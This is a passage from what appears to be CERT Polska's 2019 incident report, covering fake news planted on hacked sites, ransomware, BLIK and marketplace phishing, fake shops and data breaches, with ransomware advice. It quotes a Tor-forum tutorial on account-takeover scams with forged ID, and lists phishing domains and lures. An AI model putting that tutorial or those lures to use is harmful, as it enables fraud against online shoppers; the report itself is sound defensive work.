W związku z tym KAŻDY obywatel jest ZOBOWIĄZANY do przybycia pod siedzibę Urzędu **21 czerwca przed godz. 16**. Należy mieć przy sobie tylko niezbędne rzeczy i dokumenty. Ewakuacja zostanie przeprowadzona siłami Żandarmerii Wojskowej.

Cały epizod praktyczny manewrów potrwa 5 dni, w ciągu których każda ewakuowana osoba będzie miała zapewnione 4 posiłki dziennie, wodę pitną, indywidualne miejsce odpoczynku w 20-to osobowym namiocie, niezbędną pomoc medyczną i inne wygody dla pobytu w łagru na wyznaczony termin.

Figure 23. Original information about the evacuation of the civilians on one of the news sites.

Similarly to the sensational news about the hunt for the American soldier, the administrators of the sites deleted the fake news quite quickly and it did not spread widely. In this case, it is known that the news on one of the pages had appeared by editing one of the already existing articles⁵¹. CERT Polska also determined that on several local government websites administered by one provider in a common content management system, the news was posted after hacking the password of one of the administrator accounts.

■ Dispossession and transfer of real property to German citizens

In October 2019, there were more sensational news. All residents who would fail to present in the Town Hall the documents confirming the title to their real property would supposedly be dispossessed of the property.



Szanowni Państwo!

Informujemy, że zgodnie z umową dwustronną zawartą między Rządem Rzeczypospolitej Polskiej a Rządem Republiki Federalnej Niemiec w sprawie restytucji mienia osób, które mieszkały na obecnym terytorium RP do 1945 roku, od dnia 1 stycznia 2020 r. zostanie dokonane przejście własności nieruchomości na rzecz obywateli niemieckich.

W związku z tym do dnia 1 listopada 2019 r. wszystkim właścicielom należy złożyć dokumenty potwierdzające własność nieruchomości do Urzędu Miasta.

W przypadku niezgłoszenia się do Urzędu Miasta w określonym terminie nieruchomości będą podlegać wywłaszczeniu oraz przekazywaniu stronie niemieckiej.

Figure 24. Fake notice of dispossession.

The information was published, inter alia, on the web page of one of the districts, which later confirmed that someone had hacked the page. The news was also posted on the website of one of the local weeklies, where the fake news had been posted through the account of one of former editors, inactive for two years⁵².

51. <https://niebezpiecznik.pl/post/niezalezna-pl-i-inne-serwisy-w-polsce-zhackowane-rozsiewaly-plotki-o-ewakuacji-polakow-przez-zandarmerie-i-wojska-usa/>
 52. <https://konkret24.tvn24.pl/polska,108/nie-ma-umowy-przekazujacej-polskie-nieruchomosci-niemcom-jest-atak-hackerski,974695.html>

■ Summary

It is expected that disinformation in Polish network will intensify. The organisers of disinformation campaigns, although their ultimate objectives may be diverse, know very well that playing on human emotions lets one's guard down. The problem in combatting such campaigns is not only the lack of effective tools for efficient response, but also a relatively low entry point, which is attributable to years of neglect of cybersecurity issues.

Ransomware in Poland

Ransomware is a kind of malware, the purpose of which is to encrypt data on the user's disk and demand ransom – a fee for decrypting the user's data. Every year, more and more people become aware of the threat and of the necessity to protect oneself against it.

Nevertheless, the situation is not improving. In 2019, we handled 26 ransomware infection incidents. Local government offices were affected 7 times, hospitals and clinics 6 times, and the remaining incidents pertained to other sectors. The situation is particularly serious in small businesses or organisations that lack the necessary means to ensure an appropriate level of computer security. CERT Polska experts frequently encounter this, e.g. in the case of local government offices, hospitals, schools, etc. We try to help such institutions whenever possible, but usually all we can do is restore backup data. A worse situation occurs if there is no backup... or it has been encrypted with the data.

We handled such a case at the end of the year. We received a malware sample and a set of encrypted files from the Kościerzyna commune. The analysis of the sample showed that the ransomware belonged to an uncommon family (Mapo). This was good news – the older and more common the family, the greater the chance that another team have previously examined it and our further analysis will be in vain. And vice versa – novel and uncommon families are perfect for research and give hope for file recovery. This was also the case here – we managed to write a decryptor and decipher the data belonging to the commune (as well as data of a few other private entities that had sought our help)⁵³. However, it should be noted that this is an exception, not the rule. Typically, writing a decryptor is impossible.

A similar situation occurred a few weeks later and was the case of another commune. The malware family which had encrypted the data was already well known to researchers. However, the key generation process found in the sample used in the attack was rather unusual. Instead of using random data produced by the system, the creator decided to develop their own method of generating random keys to encrypt files. Generating keys depended on the status of several different system clocks. With a well performed hacking analysis, it would be possible to recover the file encryption keys. Unfortunately, during the handling of the incident a few mistakes were made on the part of the commune. The worst one was rebooting the computer, which caused the following:

- loss of the exact status of the system clocks (which could help in recovering the key);
- deletion of encryption keys which could still be in the process memory;
- encryption of more files by the ransomware, which restarted at system reboot, by means of newly generated keys.

Please read our recommendations for preventing and responding to ransomware incidents.

53. <https://www.cert.pl/news/single/free-decryption-tool-for-mapo-ransomware/>

Recommendations

Prevention is the basis. It is much better to prevent encryption of our drives than to rely on luck and look for gaps in the encryption algorithm.

How to protect against ransomware?

1. Keep **educating your users**. Even the best technical security measures will not help if the users fail to adhere to basic safety rules.
2. **Make a regular backup** of any important data. Ensure that at least one backup is stored on a separate system that is inaccessible from the machines whose copies it stores.
3. Take care of appropriate network architecture. Separate individual segments, pay special attention to which services are accessible between the machines and from the Internet.
4. Keep your operating system and software **up to date**.
5. Use up-to-date antivirus software on your mail server and workstations.

How to respond to a ransomware attack?

1. Immediately **isolate the infected machines from the network** – disconnect them from all network connections (wired and wireless) and file storage devices (portable drives and similar devices).
2. To maximise your chances of data recovery, **do not turn off your computer**. A good (and ecological) option is to put your system in hibernation mode.
3. Take a screenshot of the message displayed by the ransomware. Make sure that all the information in the picture is legible. Transfer the ransom note file and sample encrypted files on a blank portable storage medium (e.g. a USB stick) – they will be necessary. If you are computer-proficient, try to find a sample of the malicious software on the disk (tip: ransomware very often appends itself to the startup).
4. **Visit nomoreransom.org**, where you will find a tool to determine the ransomware family and find out if there are any known methods of decrypting the data without paying ransom. You will probably need the ransom note or the encrypted file.
5. If there is a suitable decryptor on NoMoreRansom, **strictly follow** the instructions for the tool. If it works, congratulations, it was that fraction of ransomware that could be decrypted. If not, keep reading.
5. If there is a suitable decryptor on NoMoreRansom, strictly follow the instructions for the tool. If it works, congratulations, it was that fraction of ransomware that could be decrypted. If not, keep reading.
6. **Consider reporting the incident to CERT Polska** – preferably immediately after its detection. Go to <https://incydent.cert.pl>. Provide information about the steps taken so far and other data required in the form to the best of your knowledge at the time of making the report.
7. If you have a backup, **format the disk**, reinstall the system, and **restore the backup data**. Remember that the malicious software might have stolen memorised passwords from the computer. As a precautionary measure, change your passwords – at least to the most important systems (email, banking, social media).
8. If you do not have a backup and have reported the incident to CERT Polska or another security team, **wait for the outcome of the analysis**. Do not get your hopes up – in >95% there is nothing that could be done.
9. Once the effects of the attack have been removed, try to determine how it happened and **take precautionary measures** to prevent the situation from recurring (educating the users, physical security, updating the software).

„BLIK” scams involving social media

At the turn of the second and third quarter of 2019, massive campaigns using the „BLIK” mobile payment system emerged. The distinguishing scenario of these campaigns was information about a kidnapping. The procedure consisted of two stages. In the first one, the attacker distributed information mostly about a child kidnapped in a shopping centre.

The links in the posts redirected the user to pages which masqueraded as information websites containing the description of the incident.

3-latka odwiedziła z rodzicami i bratem galerię handlową. Zaraz po tym zniknęła, wszystko nagrała kamera. Policjanci wciąż nie wiedzą kto ją porwał - 3-letnią Wandę Kuczmierczyk. Dziewczynka została uprowadzona dnia 2019-08-19 o godzinie 10 w Galerii Krakowskiej. Siedziała z bratem w przejściu na pierwszym piętrze, zaraz po tym zniknęła bez śladu. Na prośbę policji i rodziców udostępniamy nagranie z porwania w celu proszenia o pomoc was w rozpoznaniu sprawcy...

Dnia 2019-08-19, 3-letnia Wanda Kuczmierczyk została porwana w Galerii Krakowskiej. Po pięciu minutach rodzice zauważyli że jedno z dzieci zniknęło. Chłopiec siedział przestraszony. Ze znaną brata Wandy wynika, że zostawił on swoją młodszą siostrę na chwilę aby przywitac się ze znajomymi których tam spotkał. Gdy 3-latka nie reagowała na wezwania rodziców i pracowników galerii handlowej jej ojciec postanowił rozpocząć poszukiwania. Bezskutecznie szukał jej w okolicach galerii handlowej. Dziewczynki nigdzie nie było. Mężczyzna poprosił o pomoc przechodniów. Gdy i to nie przyniosło skutku, w sprawę zaangażowano Policję. Wandy wciąż nie udało się odnaleźć. Liczymy, że być może pojawi się ktoś, kto rozpozna sprawcę z nagrania i będzie miał jakiegokolwiek informacje, mogące pomóc rozwiązać zagadkę zniknięcia 3-latki. – Postanowiliśmy zaangażować się w sprawę zaginionej Wandy Kuczmierczyk. Chcemy skorzystać z siły mediów społecznościowych i dotrzeć do jak największej liczby osób. Z informacji przekazanych przez mundurowych wynika, że dziewczynka miała słabo widoczną bliznę na podbródku (ok. 0,5 cm długości) oraz znamię w okolicy lewej łopatkki (dł. ok. 3 cm).

Figure 25. fake page with false sensational information.

The whole incident was supposedly recorded by the surveillance system, and the fake information websites asked for help in finding the child.

Monitoring zarejestrował całe zajście. Prosimy o pomoc w odnalezieniu sprawcy!

Archiwum / Kontakt / Regulamin serwisu / Cookies / Reklama w Fakt24.pl

© 2019 FAKT24.PL

Figure 26. A supposed surveillance footage. After clicking on the picture, a prompt to log in to Facebook was displayed.

After clicking on the video, the victim was informed that due to its disturbing content, the footage was only available to people over 18 years old. To verify their age, the victim had to log in to Facebook.

After selecting the login option, a fake login panel registered under the same domain as the information website was displayed to the victim.




Figure 27. A fake Facebook login page.

After providing the username and password, the victim was redirected to the legitimate website of the Centre for Missing People – zaginieni.pl, so as not to raise suspicion.

Summing up, the first stage consisted in the attacker obtaining the Facebook login credentials of an unaware victim. To achieve this, the attacker organised massive spam campaigns that informed about a kidnapping and were centred around a specific child, town, or shopping centre.




Figure 28. Diagram illustrating the scheme of stealing Facebook login credentials.

After stealing the usernames and passwords, the attacker was able to masquerade as the victim. In this way, the attacker was able to avoid distributing spam via email and the inconveniences associated with it. Spreading the information about the kidnapping directly through the victim's Facebook profile turned out to be much more effective. The sensational content of the post made many people share it further, which extended the reach of the false login panel to a greater extent.



Figure 29. Teaser of one of the fake news (source: sprawdzam.afp.com).

At this point, the attacker proceeded to the next stage, illustrated in Figure 30. After logging in to the victim's account, the attacker contacted a friend from the list of the hacked person's profile. The attacker told the victim different stories, e.g. about a broken car in the middle of a long journey while not having money or a credit card to pay for transport. In connection with the emergency situation that had occurred, the attacker asked the victim to make out a cheque or send a BLIK code that would allow the attacker to withdraw cash from a nearby cash machine. Of course, the attacker promised to pay the money back immediately after their return.




Figure 30. A fragment of a conversation in the BLIK scam⁵⁴.

54. <https://natemat.pl/268021,oszustwo-na-blik-a-zostalem-wykorzystany-przez-oszusta>

In spite of a rather complex scenario, this method is very effective. The victim usually has completely no idea that they are chatting with a criminal. Moreover, when the scam is detected, it is usually too late to identify the perpetrator.

In 2019, CERT Polska handled 224 of incidents involving fake Facebook login pages. The size of the phenomenon can be accurately illustrated by a sample list of domains used in one campaign:

nataliaporwana.szczecin.pl	porwanonatalie.net.pl	nataliaporwana.biz.pl
zaginionanatalia.biz.pl	nataliaporwana.org.pl	porwanonatalie.com.pl
zaginionanatalia.waw.pl	porwanonatalie.pl	nataliaporwana.waw.pl
porwanonatalie.org.pl	zaginionanatalia.com.pl	nataliaporwana.info.pl
zaginionanatalia.pl	zaginionanatalia.net.pl	porwanonatalie.biz.pl
zaginionanatalia.org.pl	nataliaporwana.com.pl	nataliaporwana.net.pl
porwanonatalie.waw.pl	zaginionanatalia.info.pl	
porwanonatalie.info.pl	nataliaporwana.pl	

Fake stores

In recent years, there has been a nearly threefold increase in incidents involving fake online stores. The substantial increase in the number of reported cases of this type is associated both with the exacerbation of this phenomenon and heightened awareness among the customers.

This type of fraud consists of several elements. Criminals register a domain, configure the software of the store using an appropriate layout, prepare a comprehensive product database, and frequently conduct massive promotional campaigns. Scammers take money for products they do not possess and have no intention of shipping.

When shopping in such a store, after selecting the products and providing our personal data, we are typically redirected to a payment page. Nowadays, it is common to choose more than one payment method, e.g. payment card, quick transfer, or Dotpay or PayU payment platforms. However, at this stage, criminals usually provide us with one payment method, prepared by them beforehand. Usually, it is the number of the bank account to which the relevant amount should be directly transferred. These accounts are opened by so-called mules to conceal the actual cash flow. Another equally popular method in 2019 were fake payment gateways, used to steal banking login credentials and two-factor authentication codes.

Criminals logically combined the idea of a fake store with a fake gateway, leading lured victims through a whole network of scams.

In 2019, we also observed for the first time a new scenario in which a fake store was integrated with a genuine payment mechanism provided by one of the operators – PayU. But the criminals did not use the service to have money transferred directly, as legitimate businesses do. Instead, they used a simple trick. The scammer made a purchase in a different, absolutely genuine, store for the same amount of money and at the same time as the victim. The criminal chose payment by PayU and then forwarded the link to the victim using the system integrated with the fake store. By clicking on the link, the victim was redirected to the correct payment gateway. However, they unknowingly paid for the purchase made by the criminal in the genuine store. This way, criminals are clearly trying to cover their tracks.




Figure 31. A diagram illustrating the scam involving real payment in a fake store.

To protect against fake purchase attacks, the customer must pay attention at each stage of the shopping process. To make it more difficult to recognize the scam and to let the victim's guard down, the attackers purposefully include legitimate elements. In the case of the last-mentioned technique, the amount and the name of the recipient were provided in the links to quick transfers – these data should also be verified. While the victim made a purchase in a store named „caxsoft”, a different entity was the recipient – a popular and legitimate Polish household appliances store.


Scams involving popular advertising sites

In 2019, the number of reports registered by CERT Polska concerning scams involving popular advertising sites, such as Allegro, Otomoto, Olx, or Facebook Marketplace, did not decrease. These organisations have their own teams responsible for monitoring and preventing fraud and scam attempts, which suggests that it will be increasingly difficult for criminals to carry out effective attacks on customers of these websites. Nevertheless, criminals continue to take advantage of the growing user confidence in online shopping and adjust their scam scenarios accordingly.

In addition to the typical scams of not delivering purchased products or using a photograph of a forged or stolen identity card to convince the victim of the authenticity of an advertisement, criminals continue to conduct campaigns aiming at stealing all the funds from the victim's bank account.

Moreover, criminals willingly exchange information on online forums on how to prepare an advertisement and how to obtain false/stolen user accounts on an advertising website in order to increase the effectiveness of their scams.

Scenarios connecting shops with fake payment intermediary gateways were described in our previous report, e.g. the morele.net store phishing case after a breach of data of its customers. In this report, we included several techniques observed by CERT Polska in 2019.

Haz000

Cebulkowicz
 Zarejestrowany: 2019-05-17
 Posty: 120
 Punkty: 15

2019-09-30 AM Ostatnio edytowany przez Haz000 (2019-09-30 AM) 3

Odp: [Tut] Prosta wyjebka dla początkujących (OLX)

A ciekawe jakby początkujący Cebulkowicz działał z inwestycją 😊 jestem zdania, że jak człowiek zainwestuje to i przyniesie więcej pieniędzy do swojego portfela.

Opowiem jak ja bym zrobił, aby Janusze wysłali mi pieniądze na konta słupów.

- Skorzystaj z usług chłopaków, którzy sprzedają MAIL:PASS/OLX
 - Gdy już mamy pocztę e-mailowa np. onet:
 - w ustawieniach wylogowywujemy ofiarę (kontrola bezpieczeństwa)
 - dodajemy numer telefonu zmyślony i e-mail do przywracania hasła.
 - zmieniamy hasło
 - zmieniamy dane w profilu (imie, nazwisko, ulica, miasto, wiek itd.)
- Najlepiej wystawić sprzęt z konta OLX, które ma kilka lat, kilka miesięcy dla oka kupującego też to jest ważne i nie będzie podejrzeń plus podłączyć konto OLX z Facebookiem.
- Zamawiamy jakiś lewy dowód osobisty na dowolne dane takie jak mamy na Facebooku (jaki dowód na forum są artykuły).
- Zamawiamy podróbkę iphona (allegro/olx = go phone, jakiś forum na pewno coś znajdziesz)
- Skąd zdjęcia? Sam będziesz je robił. (Kasowanie exifów to podstawa więc na pewno gdzieś znajdziesz artykuł jak to zrobić).
- Skąd brać zdjęcia numerów seryjnych itd.?
 - Najlepiej to pisać jako zainteresowany do osób z olxa/fb, którzy mają oryginalne produkty, że chcemy go kupić itd. ale prosimy o zdjęcia takie i takie. Wkręcamy, że zaraz wyślemy przelew, a potencjalny sprzedający zapali się, że znalazł kupującego i wyśle nam fotki na maila itd.
- Osobę najlepiej jest prosić o kontakt przez Facebook tam już możesz nawet dokonywać różnych akcji.
 - wysłać zdjęcie dowodu osobistego obok przedmiotu.
 - nakręcać, że mieliśmy tydzień temu nieudaną transakcję. (prosimy o wpłatę na konto bankowe)
 - robimy dodatkowe zdjęcia sprzętu...
 - gdy ofiara będzie chciał jakies zdjęcia z frytkami na tle albo nie wiadomo czym. Czujemy, że sobie z tym nie poradzimy to polecam Pana grafika: [wkoncusieudalo](#)

Gdy już rozhulasz biznes na telefonach to pora na kolejną inwestycję... kupić używane konsole, xboxa, inne marki telefonów, obudowę od komputera (wkręcać, z mamy takie części i takie, bo przecież tego nie widać), puste pudełko po iphonie i ładnie zafoliować, że niby jest nowy 😊 pudełko można kupić na allegro lub olx. Wszystko opiera się na tym, aby wkręcić historie z nie udaną transakcją i zweryfikować się dokumentem.

Niemniej jednak pozdrawiam i życzyć udanych transakcji.

Figure 32. An entry from Cebulka – a popular Polish forum in TOR network.

■ Attack on Otomoto.pl customers – text messages and fake payments

Between 30 January and 1 February, CERT Polska received a number of reports of suspicious text messages suggesting that the account on the OTOMOTO website had been blocked. The message contained a link to a suspicious domain that was supposed to be associated with one of the most popular car-selling websites.

< OTO-MOTO Usun

piątek, 11 października 2019

 Twoje konto zostało zablokowane. Zadluzony rachunek na kwote 2.02 PLN Oplac zaleglosc, by twoje konto zostało odblokowane <https://otomoto.platnosci24.net/?oP86L>

 17:55

Figure 33. A fake text message about an additional payment for an account on an advertising website.

The message had been sent to those users who actually held an OTOMOTO account and published advertisements containing their telephone. The scammers made every effort to ensure that the OTOMOTO name was displayed in the From: field. This type of measure significantly increased the chances that the victim would click on the link in the message, thinking that it was indeed the OTOMOTO website that had sent the message. The link in the message directed to a fake Dotpay payment panel.




Figure 34. A fake Dotpay payment gateway.

The victim, being sure that they were redirected to the genuine OTOMOTO website, did not want to lose access to the account where they published their paid advertisements. The next stage of the fraud usually proceeded in the same manner as the majority of fake payment gateways. After choosing the logo of the victim's bank, a login page template having the layout of the selected bank was displayed. The data entered by the victim were transferred directly to the criminals. If the bank used partial passwords (so-called masked passwords), the criminals asked for the full password without the mask on.



Figure 35. An example of a fake ING bank login page⁵⁵.

55. <https://zaufanatrzeciastrona.pl/post/uwaga-sprzedajacy-samochody-observujemy-fale-atakow-na-klientow-otomoto-pl/>.

By following the instructions of the criminal and executing the operation included in the description, the victim actually made a completely different payment, the details of which, such as the payer's e-mail or order ID, can be traced after deobfuscating the data contained in the payment link.

One-time scams are also carried out with the use of traditional and BLIK payments. A fake Allegro page may contain a field for entering a BLIK code, as in the screenshot below.




Figure 37. A fake Allegro page.

Criminals operate on the basis of logical combination of consecutive steps that will not arouse the victim's suspicion, and the greater the range of payment options on a phishing page made available by the criminals, the greater the chance that the victim will be more willing to make the payment.

Account verification required / negative transaction feedback

Another observed, though not necessarily novel, scam scenario combines phishing with an additional social engineering technique in a clever way. The procedure consisted in sending the victim an email masquerading as Allegro. The message contained information about a negative transaction feedback or the requirement to re-accept the terms and conditions of the service.



Figure 38. A fake message on transaction feedback.

Allegro users, especially businesses, care about positive reviews of their profile. After clicking on the link, the victim was directed to a fake Allegro login page. After providing the data, the victim was redirected to a genuine Allegro page which displayed an error message. This way, the criminal obtained the login credentials, which could be used for further scams. The name patterns of the suspicious domains were usually as follows:

```
allegro-weryfikacjaXXXX.site  
allegro.pl-nowy-regulaminXXXX.abcdef.com  
allegro.pl-weryfikacjaXXXX.abcd.eu  
allegro-pl-login.comxa.com  
allegro.pl.idXXXX.tk
```

where XXXX was a four-digit number.

The above-mentioned campaigns are still present in slightly modified versions – different page layouts or different domains. Unfortunately, despite the fact that most advertising websites make every effort to eliminate all observed scam attempts, it is the human who is still the weakest link in the fight against this type of fraud, often not sufficiently well informed and yielding to the temptation of an amazing bargain.

Data breaches

At the beginning of 2019, one of the most widely covered data breach topics continued to be the customer database of the Morele online store which was stolen in 2018. The case was concluded on 10 September 2019, when the President of the Office for Personal Data Protection imposed a penalty of over PLN 2.8 million on the store. The grounds for the penalty was the principle of confidentiality specified in Article 5(1)(f) of the GDPR. As a result of inappropriate security measures, unauthorized persons gained access to the data of 2.2 million customers. The whole article on this topic can be found in the annual CERT Polska report 2018.

■ Warsaw University of Life Sciences

Another incident covered by the media was the loss of a computer with students' data by an employee of the Warsaw University of Life Sciences (SGGW). On 14 November 2019, the website of the university informed about a stolen personal laptop of one of its employees. The message said that the theft took place on 5 November, the data had not been encrypted, and had been collected for recruitment purposes over a period of 5 years. Furthermore, it was not known why the employee had collected this information on their personal device. The database contained sensitive data, such as:

- first name, middle name, last name,
- family name,
- parents' names,
- PESEL number,
- sex,
- nationality,
- citizenship,
- address,
- identity card series and number,
- mobile and landline telephone number,
- all data related to completed secondary education and the secondary school-leaving certificate.

The media reported that the incident could have affected as many as 70 persons. A message issued by the Personal Data Controller at SGGW stated that the incident had been reported to the Personal Data Protection Office and law enforcement agencies and that "the Personal Data Controller has immediately taken appropriate organisational, administrative and legal measures, which included re-informing

the employees that the personal data controlled or processed by SGGW may only be processed on university-owned storage media which ensure appropriate protection of confidentiality and security of personal data in accordance with the internal procedures applicable at SGGW”.

W celu zabezpieczenia się przed negatywnymi skutkami zaistniałego naruszenia zalecamy, aby osoby których dane osobowe mogły ulec naruszeniu, podjęły kroki minimalizujące ryzyko wystąpienia negatywnych konsekwencji i nieuprawnionego wykorzystania danych m.in. poprzez:

